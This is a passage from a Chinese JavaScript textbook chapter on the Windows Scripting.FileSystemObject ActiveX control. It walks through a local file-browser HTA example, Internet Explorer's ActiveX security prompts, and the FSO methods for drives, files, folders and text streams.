//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//将给定的字符串中的特殊字符替换为HTML实体
function html_encode(strV){ return(strV.replace(/&/g,"&amp;").replace(/"/g,"&quot;").
replace(/ /g," ").replace(/\t/g,"    ").replace(/</g,"&lt;").
replace(/>/g,"&gt;").replace(/\r\n/g,"<br>")); }
```

定义了全局变量“fso”用来保存全局的文件系统控件。“html_encode”用于将字符串中的特殊符号转换成为HTML实体，便于输出显示。

```
//窗体载入完毕时初始化
window.onload = function(){
    //创建FSO控件
```

```
    fso = new ActiveXObject("Scripting.FileSystemObject");
    //初始化显示
    show_folder();
}
```

页面载入完成后，执行初始化函数。调用“new ActiveXObject”方法生成一个新的“ActiveX”控件：“Scripting.FileSystemObject”，用于操作文件系统。然后调用函数“show_folder”执行内容的初始化。

注意 “Scripting.FileSystemObject”后继内容中一律简称为“FSO”控件。

```
//获取系统中的所有驱动器
function get_drives(){
    //根据FSO的drives属性进行枚举
    var drvs=new Enumerator(fso.drives);
    //将返回值保存在数组中
    var re=[];
    //循环枚举过程
    while(drvs.item()){
          re.push(String(drvs.item()));
          drvs.moveNext();
    }
    return(re);
}
```

函数“get_drives”获取系统中所有的磁盘驱动器，并将盘符作为一个数组返回。例如其可能的返回值为“[“A:”，“C:”，“D:”]”。

```
//获取指定目录下的文件
function get_subfiles(fd_path){
    //调用FSO的getFolder方法获取文件夹对象
    var fd=fso.getFolder(fd_path);
    //获取子文件
    var fds=new Enumerator(fd.files);
    var re=[];
    //枚举子文件列表
    while(fds.item()){
       //将文件路径存入数组
       re.push(String(fds.item()));
       fds.moveNext();
    }
    return(re);
}
```

函数“get_subfiles”获取指定目录下的所有文件，并将每个文件的完整路径存放在一个数组中返回。参数“fd_path”字符串型，是需要获取的目录的路径，可以为相对或绝对路径。

```
//获取指定目录下的子目录
function get_subfolders(fd_path){
    //调用FSO的getFolder方法获取文件夹对象
    var fd=fso.getFolder(fd_path);
```

```
    //获取子文件夹列表
    var fds=new Enumerator(fd.subfolders);
    var re=[];
    //枚举子文件夹列表
    while(fds.item()){
          //将文件夹路径存入数组
          re.push(String(fds.item()));
          fds.moveNext();
    }
    return(re);
}
```

函数“get_subfolders”获取指定目录下的所有子目录，并将每个子目录的完整路径存放在一个数组中返回。参数“fd_path”字符串型，是需要获取的目录的路径，可以为相对或绝对路径。

```
//以指定方式打开文件
function f_open(fileName, openMode, createIfNotExists){
     return(fso.OpenTextFile(fileName, openMode, createIfNotExists));
}
```

函数“f_open”调用FSO控件的“OpenTextFile”方法，以文本文件的模式，打开一个指定的文件，并将打开后的文件句柄返回。参数“filename”为需要打开的文件路径；参数“openMode”为打开模式，可以为只读、读写和追加；参数“createIfNotExists”为如果文件不存在是否自动创建。此方法在后面小节中会详细讲述。

```
//以文本方式一次性读取指定文件的所有内容并返回
function read_all(fileName){
     var f, re;
     //打开文件
     f = f_open(fileName, 1);
     //读出文件内容
     try{ re = f.ReadAll(); }catch(e){}
     //关闭文件
     f.Close();
     return(re);
}
```

函数“read_all”打开一个文件，读取其所有的内容，然后关闭打开的文件。读取的文件内容作为一个字符串变量返回。

```
//显示指定文件夹的内容
function show_folder(path){
    var folders, files, pfolder, tb, row, cell, obj, of, ext;
    //如果指定的文件夹路径存在
    if(path && fso.folderExists(path)){
         //获取子文件夹和文件名
         folders = get_subfolders(path);
         files = get_subfiles(path);
         //获取指定的文件夹对象
         pfolder = fso.getFolder(path).parentFolder;
```

```
        if(pfolder == path)pfolder = "";
    }else{
        //如果路径不存在则获取所有磁盘驱动器列表
        folders = get_drives();
        files = [];
        pfolder = "";
    }
```

函数“show_folder”用于读取指定的文件夹中的子文件夹和文件，并将其显示在页面中。此函数接受字符串型参数“path”，作为读取的文件夹的路径。如果“path”参数没有给出，或者“path”路径的文件夹不存在，则读取所有磁盘驱动器的信息。

```
//清空原先的显示
$("hutia").innerHTML = "";
//生成用于输出的表格
tb = document.createElement("table");
$("hutia").appendChild(tb);
//如果指定的路径存在
if(path){
    //显示回到父文件夹的链接
    row = tb.insertRow(); cell = row.insertCell();
    cell.colSpan = 3;
    obj = document.createElement("a");
    cell.appendChild(obj);
    obj.path = pfolder;
    obj.innerHTML = "..\\"
    obj.href="#";
    obj.onclick = nav;
    //改变"当前路径"标题
    $("f_title").innerHTML = path;
}else{
    //指定路径不存在，显示"我的电脑"
    $("f_title").innerHTML = "我的电脑";
}
```

此函数首先清空显示区域的内容，然后生成一个“table”对象用于显示新的文件夹信息。如果显示的不是磁盘列表（“path”参数不为空），则先显示一个返回上层文件夹的链接。

```
//显示所有的子文件夹
for(var i in folders){
    if(!folders[i])continue;
    //依次获取每个子文件夹对象
    of = path?fso.getFolder(folders[i]):folders[i];
    //插入新行
    row = tb.insertRow();
    cell = row.insertCell(); cell.width = "20px";
    //第1个单元格插入文件夹的图标
    obj = document.createElement("img");
    cell.appendChild(obj);
    obj.src = "inc\\img\\folder.gif";
```

```
        //第2个单元格插入子文件夹名称
        cell = row.insertCell();
        obj = document.createElement("a");
        cell.appendChild(obj);
        obj.path = folders[i];
        obj.innerHTML = path?of.name:of;
        obj.href="#";
        //当子文件夹名称被点击，则调用函数"nav"
        obj.onclick = nav;
        //第3个单元格显示文件夹类型
        cell = row.insertCell(); cell.width = "80px";
        cell.innerHTML = path?of.type:"Disk";
    }
```

循环处理此文件夹中的子文件夹信息，显示一个文件夹的图标、一个子文件夹名称的链接和文件夹的类型信息。

```
        //显示所有子文件
        for(var i in files){
            if(!files[i])continue;
            //依次获取每个文件对象
            of = path?fso.getFile(files[i]):files[i];
            //获取文件扩展名
            ext = String(files[i].match(/[^\.]+$/));
            //插入新行
            row = tb.insertRow();
            cell = row.insertCell();
            //第1个单元格插入文件的图标
            obj = document.createElement("img");
            cell.appendChild(obj);
            //根据文件扩展名的不同显示不同的图标
            obj.src = "inc\\img\\"+(/^doc|htm|html|ppt|rar|txt|xls|zip$/i.test(ext)?("s."+
            ext+".gif"):"page_white.gif");
            //第2个单元格插入文件名称
            cell = row.insertCell();
            obj = document.createElement("a");
            cell.appendChild(obj);
            obj.path = files[i];
            obj.ext = ext;
            obj.innerHTML = path?of.name + ":" + of.type:of;
            obj.href="#";
            //当文件名称被点击，则调用函数"view"
            obj.onclick = view;
            //第3个单元格显示文件类型
            cell = row.insertCell();
            cell.innerHTML = path?of.type:"Disk";
        }
    }
```

循环显示此文件夹中包含的文件的信息，根据文件后缀名的不同，显示相应的一个文件的图标、

一个文件名称的链接和文件的类型信息。

```
//显示此文件夹的内容
function nav(){ show_folder(this.path); }

//如果此文件是"txt"文件则读取并显示其内容
function view(){
    if(/txt/i.test(this.ext)){
          var win=window.open();
          win.document.write(html_encode(read_all(this.path)));
          win.document.close();
          win.document.title = "View - " + this.path;
    }
}
```

如果鼠标单击文件信息的链接，则调用函数“view”。此函数首先判断文件的后缀名，如果后缀名为“TXT”，则打开一个新浏览器窗口。然后调用“read_all”函数读取指定的文件的内容，并将其显示于新建的窗口中。最后设置新窗口的标题为查看文件的路径。

```
</script>
</head>
<body>
<fieldset>
<!-- 标题区，用于显示当前的文件夹路径 -->
<legend id="f_title"></legend>
<!-- 用于输出的容器DIV -->
<div id="hutia"></div>
</fieldset>
</body>
</html>
```

程序运行的效果如图17.1、图17.2和图17.3所示。



图17.1 程序初始界面，显示“我的电脑”中的磁盘



图17.2 浏览文件夹

代码说明如下。

（1）程序最初载入时，显示系统中所有的磁盘驱动器，效果如图17.1所示。在任意盘符上单击鼠标左键，则显示此磁盘中内容，如图17.2所示。显示文件夹中的内容时，首先显示一个文本为“..\”的链接，用于回到上一级目录。然后显示此目录中的所有子目录和文件。每行显示一个元素，分别为图标、文件夹或文件内容，以及文件夹或文件类型。在子文件夹名称上单击鼠标左键，则浏览此文件夹内容，在“TXT”类型的文件名称上单击鼠

图17.3 在“TXT”文件链接上单击则弹出一个显示其内容的窗口

标左键，则弹出一个新的浏览器窗口并显示此文件的内容。

（2）此程序使用的“ActiveX”控件名为“Scripting.FileSystemObject”。JavaScript脚本可以通过此控件，来实现对本地文件系统的操作。

17.2 FSO对象和浏览器安全性限制

由于“ActiveX”控件可以对浏览器本地的系统进行操作，因此出于安全性考虑，浏览器对于“ActiveX”控件的使用有着比对脚本严格的多的限制。图17.4所示的是“Internet Explorer”浏览器的默认安全性设置。

可以看出，对于标记为可安全执行脚本的“ActiveX”控件执行脚本，默认的设置是“启用”。因此，对于上一章的“Microsoft.XMLDOM”控件，通常可以直接使用，而不需要考虑安全性的限制。

但是对于“Scripting.FilsySystemObject”此类可以直接操作本地文件系统的“ActiveX”控件，被认为是“没有标记为安全的ActiveX控件”，将会被禁止直接使用，而且会弹出一个提示窗口，要求浏览者确认是否同意使用此控件。例如对于代码：

```
var fso = new ActiveXObject("Scripting.FilsySystemObject");
```

将会弹出图17.5所示的对话框。



图17.4 “Internet Explorer”的“ActiveX”控件和插件设置



图17.5 安全性确认对话框

注意 对于“Windows XP SP2”操作系统来说，本地的网页属于一种特殊的域中，因此试图在本地的页面中使用此控件将会直接失败，不会弹出任何的提示对话框。对于“Internet”域的FSO应用，默认的安全设置下则可以看到此提示对话框。

不论用户选择了“是”或“否”，在此文档中对于同一个“ActiveX”均不会再次提问。也就是说，如果用户选择了“否”，则此类“ActiveX”控件的创建将被禁止，唯一再次出现提示的方法是重新装载此页面。因此可以使用下面的代码来创建此类“ActiveX”控件：

```
<script>
var fso;
try{
    fso = new ActiveXObject("Scripting.FileSystemObject");
    document.write("控件载入成功！");
    //后继的执行代码
}catch(e){
    document.write("无法创建工作所需控件<br>");
    document.write("请检查你浏览器到安全设置，并在弹出安全性确认对话框时选择"是"<br>");
    document.write("单击<a href=\"javascript:location.reload();\">此处</a>重新载入页面");
```

```
}
</script>
```

如果用户在弹出安全性确认对话框时选择了“否”，则会显示提示信息，避免了由于安全性限制造成的脚本错误，如图17.6所示。

如果是非浏览器环境的脚本应用，则不存在此类安全性限制问题。例如对于后缀名为“JS”的文件，可以直接双击文件，作为一个“Windows”脚本文件执行。此时其作为系统中的一种脚本应用，就不再受到安全性限制。例如下面的代码：

```
var fso = new ActiveXObject("Scripting.FileSystemObject");
var d = fso.getDrive("C:");
WScript.Echo("你的C盘的剩余空间为 "+(d.FreeSpace/1024/1024/1024).toFixed(3)+"G 字节");
```

将其直接保存为一个“JS”文件，例如“test.js”，然后直接双击此文件图标执行，则会显示用户“C:”盘的剩余可用空间，如图17.7所示。此过程中调用了“FSO”控件，但并没受到安全限制。



图17.6 “安全性”提示



图17.7 本地“Windows”脚本

注意 为了便于测试和学习，本章后继的示例代码一律以后缀名“hta”执行。“hta”是“HTML Application”类型的文件。其为一种本地的可执行脚本文件，内容由“HTML”编写，但不会受到安全性限制。

17.3 文件系统对象

“Scripting.FileSystemObject”控件对文件系统的操作，通过文件系统对象（“FSO”对象）来实现。通过“new ActiveXObject()”方法创建的时候，返回的对象就是一个FSO对象。脚本可以通过操作此对象的属性和方法来获取的文件系统的基本控制。

17.3.1 FSO对象的属性和遍历驱动器集合

FSO对象只有一个属性：“Drives”。此属性返回系统中所有的磁盘驱动器的集合。代码17.2.hta是一个使用此属性获取系统磁盘信息的例子。

代码17.2.hta FSO的“Drives”集合

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>17-2  FSO的"Drives"集合</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
table { width:100%; }
a { color:blue; line-height:20px; width:100%; overflow:visible; padding:0px 5px; text-decoration:none; }
```

```
a:hover { background-color:#EFEFFF; color:black; }
</style>
<script>
function showDriveList(){
    var fso, re, n, e, item;
    //创建一个FSO对象
    fso = new ActiveXObject("Scripting.FileSystemObject");
    //将Drives返回的集合转换为枚举对象
    e = new Enumerator(fso.Drives);
    //初始化返回值
    re = "";
    //开始循环遍历每个Drive对象
    for (; !e.atEnd(); e.moveNext()){
        //获取枚举集合中的当前Drive元素
        item = e.item();
        //获取此驱动器的盘符
        re += item.DriveLetter;
        re += " - ";
        //如果此驱动器为共享驱动器
        if(item.DriveType == 3){
            //获取其共享名
            n = item.ShareName;
        }else if(item.IsReady){
            //如果驱动器已准备好
            //获取驱动器的卷名
            n = item.VolumeName;
        }else{
            n = "[驱动器未准备好]";
        }
        re += n + "<br>";
    }
    return(re);
}
document.write(showDriveList());
</script>
</head>
<body>
</body>
</html>
```

程序的执行结果如图17.8所示。



图17.8 获取系统磁盘驱动器信息

需要注意的是，“Drives”属性返回的集合不是一个标准的JavaScript数组，而是一个只读的“集合”(collection)。因此无法用“for(...in...)”的语句来获取其成员。可以使用“Enumerator”对象来对此集合进行遍历。

“Enumerator”方法的语法如下：

```
hutia = new Enumerator([collection]);
```

参数“collection”可选，为“集合”类型的变量。此方法返回一个“枚举”对象。“枚举”对象没有属性，其具有的方法有：“atEnd()”、“item()”、“moveFirst()”和“moveNext()”。

“atEnd()”方法没有参数，其返回值为布尔型，标识此集合内的指针是否已经指向集合的末尾。也就是说，如果“atEnd()”方法返回值为“true”，则此时集合中的指针已经指向集合的末尾。

注意 “指向末尾”指的是指针已经移动到了最后一条记录的后面，而不是指向了最后一条记录。

“item()”方法返回集合中当前的元素，也就是集合内指针指向的元素。如果指针已经指向了集合的末尾（“atEnd”方法返回“true”），或者集合为空，则此方法返回“undefined”。

“moveFirst()”方法用于将集合内的指针指向集合中的第1个元素。如果集合为空，则当前元素被指向“undefined”。此方法可以用于将集合指针重置，然后自集合开始处进行遍历。

“moveNext()”方法将集合内的指针移动到下一个元素的位置。如果指针已经指向集合中的最后一个元素，或者集合为空，则调用此方法后，集合中的当前元素为“undefined”，且“atEnd()”方法返回的值变为“true”。

综上，可以使用下面的代码：

```
e = new Enumerator(objCollection);
for (; !e.atEnd(); e.moveNext()){
    obj = e.item();
    //其他操作
}
```

来循环处理“collection”集合中的所有对象。

17.3.2 FSO对象的方法（1）

FSO支持的方法主要用于操作系统的文件和目录，实现创建、修改、删除、拷贝和移动目录和文件等操作。下面将按字母表顺序依次介绍FSO对象的方法。

（1）“BuildPath”方法用于将目录名附加在指定路径下。其语法如下：

```
fso.BuildPath(path, name);
```

“BuildPath”方法的参数有两个：参数“path”必须，字符串型，为路径名称；参数“name”必须，字符串型，为目录的名称。“path”代表的路径可以存在也可以不存在，“name”实际上也可以不符合系统的目录命名规则。此方法的实际作用就是，将参数“path”和“name”字符串用一个路径分隔符“\”连接起来，并返回新生成的字符串，例如：

```
var str1 = fso.BuildPath("C:\\Folder Not Exists", "New Folder");
var str2 = "C:\\Folder Not Exists" + "\\" + "New Folder";
```

两句的执行结果是完全等同的，变量“str1”和“str2”的值也是相等的。

（2）“CopyFile”用来拷贝一个或多个文件到指定位置。其语法如下：

```
fso.CopyFile( source, destination[, overwrite] )
```

参数“source”必须，字符串型，指定拷贝的源文件位置，可以使用通配符拷贝一个或多个文件。

注意 通配符只能位于路径的最后，例如“C:\folder1\file*.txt”可以，而“C:*\file.txt”是错误的。

参数“destination”必须，字符串型，指定拷贝操作的目标路径。

注意 如果参数“source”中使用了通配符，或者参数“destination”以“\”结尾，此方法将目标文件拷贝到“destination”代表的目录下。否则“destination”表示需要创建的文件的名称。

参数“overwrite”可选，布尔型，标识目标文件存在时是否覆盖，取值为“true”时覆盖，默认值为“true”。

注意 如果目标文件存在，且其属性为“只读”时，不论参数“overwrite”如何设置，此方法均会失败，并且造成错误。

拷贝时，如果目标文件不存在，则操作可以正常执行。如果目标文件存在，参数“overwrite”为“true”且目标文件没有设置为只读，则可以正常拷贝，否则出现错误。如果目标是一个路径则会出错。如果使用通配符定义源文件位置，而源文件不存在，则此方法同样会出错。

例如，下面的代码：

```
fso.CopyFile("C:\\test.txt", "D:\");
fso.CopyFile("C:\\test.txt", "D:\new.txt");
```

将“C:\test.txt”文件拷贝到“D:”盘下，命名为同名的“test.txt”。然后将“C:\test.txt”文件拷贝到“D:”盘下，命名为“new.txt”文件。

(3)“CopyFolder”用来拷贝一个或多个文件夹到指定位置。其语法如下：

```
fso.CopyFolder( source, destination[, overwrite] )
```

参数“source”必须，字符串型，指定拷贝的源文件夹位置，可以使用通配符拷贝一个或多个文件夹。

注意 通配符只能位于路径的最后，例如“C:\folders\folder*”可以，而“C:*\folder”是错误的。

参数“destination”必须，字符串型，指定拷贝操作的目标路径。

注意 如果参数“source”中使用了通配符，或者参数“destination”以“\”结尾，此方法将目标文件拷贝到“destination”代表的目录下。否则“destination”表示需要创建的文件夹的名称。

参数“overwrite”可选，布尔型，标识目标文件夹存在时是否覆盖，取值为“true”时覆盖，默认值为“true”。

(4)“CreateFolder”用于创建一个新的文件夹。其语法如下：

```
fso.CreateFolder(foldername)
```

参数“foldername”必须，字符串型，为需要创建的路径。如果需要创建的文件夹已经存在，则此方法调用出错。

注意 参数“foldername”可以为绝对路径，也可以为相对路径。必须保证“foldername”代表的文件夹的上一级文件夹存在，否则会出错。

此方法返回创建的文件夹对象。

(5)“CreateTextFile”方法用于创建一个文本文件，其语法如下：

```
fso.CreateTextFile(filename[, overwrite[, unicode]])
```

参数“filename”必须，字符串型，表示需要创建的文件的路径。参数“overwrite”可选，布尔型，

表示是否覆盖已存在的文件，缺省时默认值为“false”。参数“unicode”可选，布尔型，标识文件的字符集，取值为“true”时使用“Unicode”字符集，否则使用“ASCII”字符集，默认值为“false”。

此方法创建新的文本文件后，自动以读写模式打开，并返回打开的“文本流”（Text Stream）对象。下面是一个使用的例子：

```
var fso = new ActiveXObject("Scripting.FileSystemObject");
var fs = fso.CreateTextFile("c:\\testfile.txt", true);
fs.WriteLine("这是测试的文本.");
fs.Close();
```

此段代码在“C:”盘下创建一个新的“testfile.txt”文件，如果文件存在则覆盖。然后打开此文件，写入一行文本“这是测试的文本”，然后关闭此文件。

（6）“DeleteFile”方法用于删除指定的文件，其语法如下：

```
fso.DeleteFile( filePath[, force] );
```

参数“filePath”必须，为字符串型，表示需要删除的文件的路径，可以使用通配符。参数“force”可选，表示是否强制删除。如果指定的文件不存在则产生一个错误。如果指定的文件为只读属性，则“force”取值为“true”的时候可以删除，否则无法删除。

（7）“DeleteFolder”方法用于删除指定的文件夹，其语法如下：

```
fso.DeleteFolder( folderPath[, force] );
```

参数“folderPath”必须，为字符串型，表示需要删除的文件的路径，可以使用通配符。参数“force”可选，表示是否强制删除。如果指定的文件夹不存在则产生一个错误。如果指定的文件夹为只读属性，则“force”取值为“true”的时候可以删除，否则无法删除。

注意 试图删除某个文件夹时，方法“DeleteFolder”并不会因文件夹是否为空而有所不同。

（8）“DriveExsits”、“FolderExists”和“FileExists”方法分别用于判断驱动器、文件夹和文件是否存在，其语法如下：

```
fso.DriveExsits(drv);
fso.FolderExsits(fdPath);
fso.FileExsits(fPath);
```

这3个方法的参数均为需要测试的路径，必须，字符串型。“drv”是要测试的盘符，“fdPath”是需要判断的文件夹的路径，“fPath”是需要判断的文件的路径。如果需要判断的路径存在，则返回“true”，否则返回“false”。

（9）“GetAbsolutePathName”方法根据相对路径，给出相应的绝对路径，其语法如下：

```
str = fso. GetAbsolutePathName(path);
```

参数“path”必须，字符串型，为需要测试的相对路径。假设当前路径为“C:\document”。则“fso. GetAbsolutePathName(“..\\namelist”);”语句的返回值为“C:\namelist”。

（10）“GetBaseName”方法解析给定的参数字符串，返回相应的当前路径名称，其语法如下：

```
dirName = fso.GetBaseName(path);
```

参数“path”必须，字符串型，为需要解析的路径。此方法并不会解析此路径，也不会判断此路径是否存在，其作用仅仅是操作给定的参数字符串，并返回其最后一个路径的名称。例如下面的代码：

```
dirName = fso.GetBaseName("C:\\data\\text\\hutia(");
```

则执行后，变量“dirName”获得的返回值为“hutia”。如果给出的参数无法被解析，则此方法返回一个空字符串“(“”)”。

(11)“GetDrive”方法，返回一个磁盘驱动器对象，其语法如下：

```
objDrive = fso.GetDrive(driveLetter);
```

参数“driveLetter”必须，字符串型，为需要获取的驱动器盘符。其取值可以为一个驱动器名加上冒号，例如“C:”，也可以是驱动器名加上冒号与路径分隔符，例如“C:\”。如果是映射的网络驱动器，还可以使用“\\服务器名\共享路径”的格式。

此方法返回的对象是一个磁盘驱动器对象，其具有的属性和方法将在后继小节中介绍。

17.3.3 FSO对象的方法（2）

(1)“GetDriveName”方法解析给定的参数字符串，返回指定路径的驱动器名称，其语法如下：

```
drvName = fso.GetDriveName(path);
```

参数“path”必须，字符串型，为需要解析的路径。此方法并不会解析此路径，也不会判断此路径是否存在，其作用仅仅是操作给定的参数字符串，并返回其路径所在的驱动器名称。例如下面的代码：

```
drvName = fso.GetDriveName("C:\\data\\text\\hutia");
```

则执行后，变量“drvName”获得的返回值为“C:”。如果给出的参数无法被解析，则此方法返回一个空字符串“(“”)”。

(2)“GetExtensionName”方法解析给定的参数字符串，返回指定路径的文件扩展名称，其语法如下：

```
extName = fso.GetExtensionName(path);
```

参数“path”必须，字符串型，为需要解析的路径。此方法并不会解析此路径，也不会判断此路径是否存在，其作用仅仅是操作给定的参数字符串，并返回其路径文件名的扩展名称。例如下面的代码：

```
extName = fso.GetDriveName("C:\\data\\text\\hutia.txt");
```

则执行后，变量“extName”获得的返回值为“txt”。如果给出的参数无法被解析，则此方法返回一个空字符串“(“”)”。

(3)“GetFile”方法，返回一个文件对象，其语法如下：

```
objFile = fso.GetFile(path);
```

参数“path”必须，字符串型，为需要的文件路径，可以为相对或绝对路径。如果“path”路径指定的文件不存在，则会引起一个错误。“path”中不可以包含通配符，例如“？”或者“*”。

(4)“GetFileName”方法解析给定的参数字符串，返回指定路径的文件名称，其语法如下：

```
fileName = fso.GetFileName(path);
```

参数“path”必须，字符串型，为需要解析的路径。此方法并不会解析此路径，也不会判断此路径是否存在，其作用仅仅是操作给定的参数字符串，并返回其文件名称。例如下面的代码：

```
fileName = fso.GetFileName("C:\\data\\text\\hutia.txt");
```

则执行后，变量“fileName”获得的返回值为“hutia.txt”。如果给出的参数无法被解析，则此方法返回一个空字符串“(“”)”。

(5)“GetFolder”方法，返回一个文件对象，其语法如下：

```
objFolder = fso.GetFolder(path);
```

参数“path”必须，字符串型，为需要的文件夹路径，可以为相对或绝对路径。如果“path”路径指定的文件夹不存在，则会引起一个错误。“path”中不可以包含通配符，例如“？”或者“*”。

(6)“GetParentFolderName”方法解析给定的参数字符串，返回指定路径的父文件夹名称，其语法如下：

```
folderName = fso.GetParentFolderName(path);
```

参数“path”必须，字符串型，为需要解析的路径。此方法并不会解析此路径，也不会判断此路径是否存在，其作用仅仅是操作给定的参数字符串，并返回其父文件夹的路径。例如下面的代码：

```
folderName = fso.GetParentFolderName("C:\\data\\text\\hutia.txt");
```

则执行后，变量“folderName”获得的返回值为“C:\data\text”。如果给出的参数无法被解析，则此方法返回一个空字符串“(“”)”。如果“path”参数给出的是一个文件夹的路径，则返回此文件夹的父目录的路径，如果“path”参数给出的是一个文件的路径，则返回此文件所在文件夹的路径。

注意 此方法返回的是父文件夹所在的完整路径，而不是其文件夹的名称。

(7)“GetSpecialFolder”方法，返回指定的特殊文件夹的路径，其语法如下：

```
strFolderPath = fso.GetSpecialFolder(folderId)
```

参数“folderId”必须，整型，指定需要获取的特殊文件夹，其可能的取值为：“0”为“Windows”系统所在的文件夹；“1”为系统的“System”文件夹；“2”为系统的临时文件夹。例如下面的代码：

```
var fso = new ActiveXObject("Scripting.FileSystemObject");
document.write("Windows路径位置：" + fso.GetSpecialFolder(0) + "<br\/>");
document.write("System路径位置：" + fso.GetSpecialFolder(1) + "<br\/>");
document.write("临时文件夹路径位置：" + fso.GetSpecialFolder(2) + "<br\/>");
```

则其执行后的输出为：

```
Windows路径位置：C:\WINDOWS2
System路径位置：C:\WINDOWS2\system32
临时文件夹路径位置：C:\DOCUME~1\HUTIA~1.TER\LOCALS~1\Temp
```

(8)“GetStandardStream”方法，用于获取一种指定的标准流，其语法如下：

```
objStream = fso.GetStandardStream(standardStreamType [, unicode ])
```

参数“standardStreamType”必须，整型，指定需要获取的标准流的类型，可能的取值有：“0”作为一个标准的输入流打开；“1”作为一个标准的输出流打开；“2”作为一个标准的错误流打开。参数“unicode”可选，布尔型，标识是否使用“unicode”字符集，取值为“true”时使用“unicode”，否则使用“ascii”字符集。

(9)“GetTempName”方法，用于获取一个可用的临时文件名，其语法如下：

```
strTempFileName = fso.GetTempName();
```

此方法没有参数。此方法并不建立一个文件，而仅仅返回一个可用的临时文件名。下面代码是一个结合此方法、“GetSpecialFolder”和“CreateTextFile”，来创建一个新的临时文件的例子。

```
<script>
var fso = new ActiveXObject("Scripting.FileSystemObject");
function createTempFile(){
    var tmpPath, tmpName, file;
    //获取系统临时文件夹路径
    tmpPath = fso.GetSpecialFolder(2);
    //获取临时文件名称
    tmpName = fso.GetTempName();
    //输出临时文件路径
    document.write("临时文件的路径为：" + tmpPath + "\\" + tmpName);
    //创建一个临时文件，自动覆盖
    file = fso.CreateTextFile(tmpPath + "\\" + tmpName, true)
    //将此文件的写入流的句柄返回
    return(file);
}
//调用函数获取临时文件
var tmpFile = createTempFile();
//向临时文件中写入内容
tmpFile.write("This is a test text.");
//关闭写入的文件流
tmpFile.Close();
</script>
```

此段代码执行后，页面输出的内容如下：

```
临时文件的路径为：C:\DOCUME-1\HUTIA-1.TER\LOCALS-1\Temp\rad6FB92.tmp
```

可以在指定的文件夹下找到新生成的临时文件，如图17.9所示。



图17.9 生成的临时文件

注意 这样生成的临时文件并不会在页面或程序退出后自动被删除，而需要程序员在脚本中显式地删除此文件。

（10）“MoveFile”用来移动一个或多个文件到指定位置。其语法如下：

```
fso.MoveFile( source, destination)
```

参数“source”必须，字符串型，指定移动的源文件位置，可以使用通配符移动一个或多个文件。

参数“destination”必须，字符串型，指定移动操作的目标路径。

移动时，如果目标文件不存在，则操作可以正常执行。如果目标文件存在，则出现错误。如果目标是一个路径则会出错。如果使用通配符定义源文件位置，而源文件不存在，则此方法同样会出错。

如果移动的过程中，发生了错误，则此移动操作立刻被停止，而已经进行的移动操作不会被取消。

（11）“MoveFolder”用来移动一个或多个文件夹到指定位置。其语法如下：

```
fso.MoveFolder( source, destination)
```

参数“source”必须，字符串型，指定移动的源文件夹位置，可以使用通配符移动一个或多个文件夹。

参数“destination”必须，字符串型，指定移动操作的目标路径。

移动时，如果目标文件夹不存在，则操作可以正常执行。如果目标文件夹存在则出现错误。如果目

标是一个文件则会出错。如果使用通配符定义源文件夹位置，而源文件夹不存在，则此方法同样会出错。

如果移动的过程中，发生了错误，则此移动操作立刻被停止，而已经进行的移动操作不会被取消。

(12)“OpenTextFile”方法用来打开一个指定的文件，并将打开后的文本流对象返回，其语法如下：

```
objStream = fso.OpenTextFile(filename[, iomode[, create[, format]]]);
```

参数“filename”必须，字符串型，为指定需要打开的文件的路径。参数“iomode”可选，整型，代表文件的打开模式，可能的取值为：“0”只读；“1”写入；“8”追加。参数“create”可选，布尔型，表示如果需要打开的文件不存在时，是否自动创建，其值为“true”时，自动创建不存在的文件，默认值为“false”。参数“format”可选，整型，表示打开文件的字符集模式，可能的取值为：“-2”使用系统默认的字符集；“-1”作为“unicode”字符集打开；“0”作为“ascii”文件打开。

注意 文件作为只读模式打开时，不可以对打开的文件流执行写入操作；文件作为写入模式打开时，指定的文件在打开的时候，其原有的内容则被立刻清除；作为追加模式打开时，文件原有内容不会被清空，文件指针被自动指向文件末尾，此时对文件流执行读操作则会发生“已移动到文件尾”的错误，而对文本流的写入则被追加到文件的末尾。

17.4 文件、文件夹和文本流对象

文件和文件夹对象是自“Scripting.FileSystemObject”衍生出的子对象。无法直接通过脚本生成，但是可以通过“FSO”对象的“GetFile”和“GetFolder”方法来获取。文本流对象是对文件进行读写操作时的界面对象，可以通过FSO对象的“OpenTextFile”方法或者文件对象的“OpenAsTextStream”方法的返回值来获得。

17.4.1 文件对象的属性和方法

表17.1列出了文件对象的属性。

表17.1 文件对象的属性

属 性	描 述
Attributes	设置或返回文件的属性，例如只读、隐藏等
DateCreated	只读，返回文件的建立日期
DateLastAccessed	只读，返回文件的最后访问日期
DateLastModified	只读，返回文件的最后修改日期
Drive	只读，返回文件所在的驱动器名称
Name	设置或返回文件的名称
ParentFolder	只读，返回文件所在的文件夹对象
Path	只读，返回文件的路径
ShortName	只读，返回文件符合DOS 8.3格式的文件名
ShortPath	只读，返回文件符合DOS 8.3格式的文件路径
Size	返回文件大小，整型，以字节为单位
Type	返回文件的类型描述

文件对象的“Attribute”属性可以用于设置或返回文件的属性，其值为若干可能属性的组合。表17.2所示的是可能的属性组合。

表17.2 文件属性的可能取值

属性常数	值	描 述
Normal	0	普通文件，无属性设置
ReadOnly	1	只读文件，属性可读写
Hidden	2	隐藏文件，属性可读写
System	4	系统文件，属性可读写
Volume	8	磁盘驱动器卷标，只读
Directory	16	文件夹或目录，只读
Archive	32	归档文件，属性可读写
Alias	1024	超链接或快捷方式，属性只读
Compressed	2048	压缩文件，属性只读

例如，文件对象的“Attribute”属性返回值为“3”，则“3=1+2”，即此文件具有“只读+隐藏”的属性。下面的示例代码17.3.hta是一个利用文件对象的属性实现的文件属性查看器。

代码17.3.hta 文件属性查看器

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>17-3  文件属性查看器</title>
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { overflow:auto; }
table { border-collapse:collapse; }
td { border:1px solid #555; padding:3px 15px; }
</style>
<script>
var fso;
//函数"$"根据指定字符串获取相应ID的对象
function $(str){ return(document.getElementById(str)); }
//窗体载入完毕时初始化
window.onload = function(){
    //创建FSO控件
    fso = new ActiveXObject("Scripting.FileSystemObject");
    //绑定文件选择控件
    $("f1").onchange = show_file_info;
}
//显示文件信息
function show_file_info(){
    var path, f, re, atts;
    //获取输入的文件路径
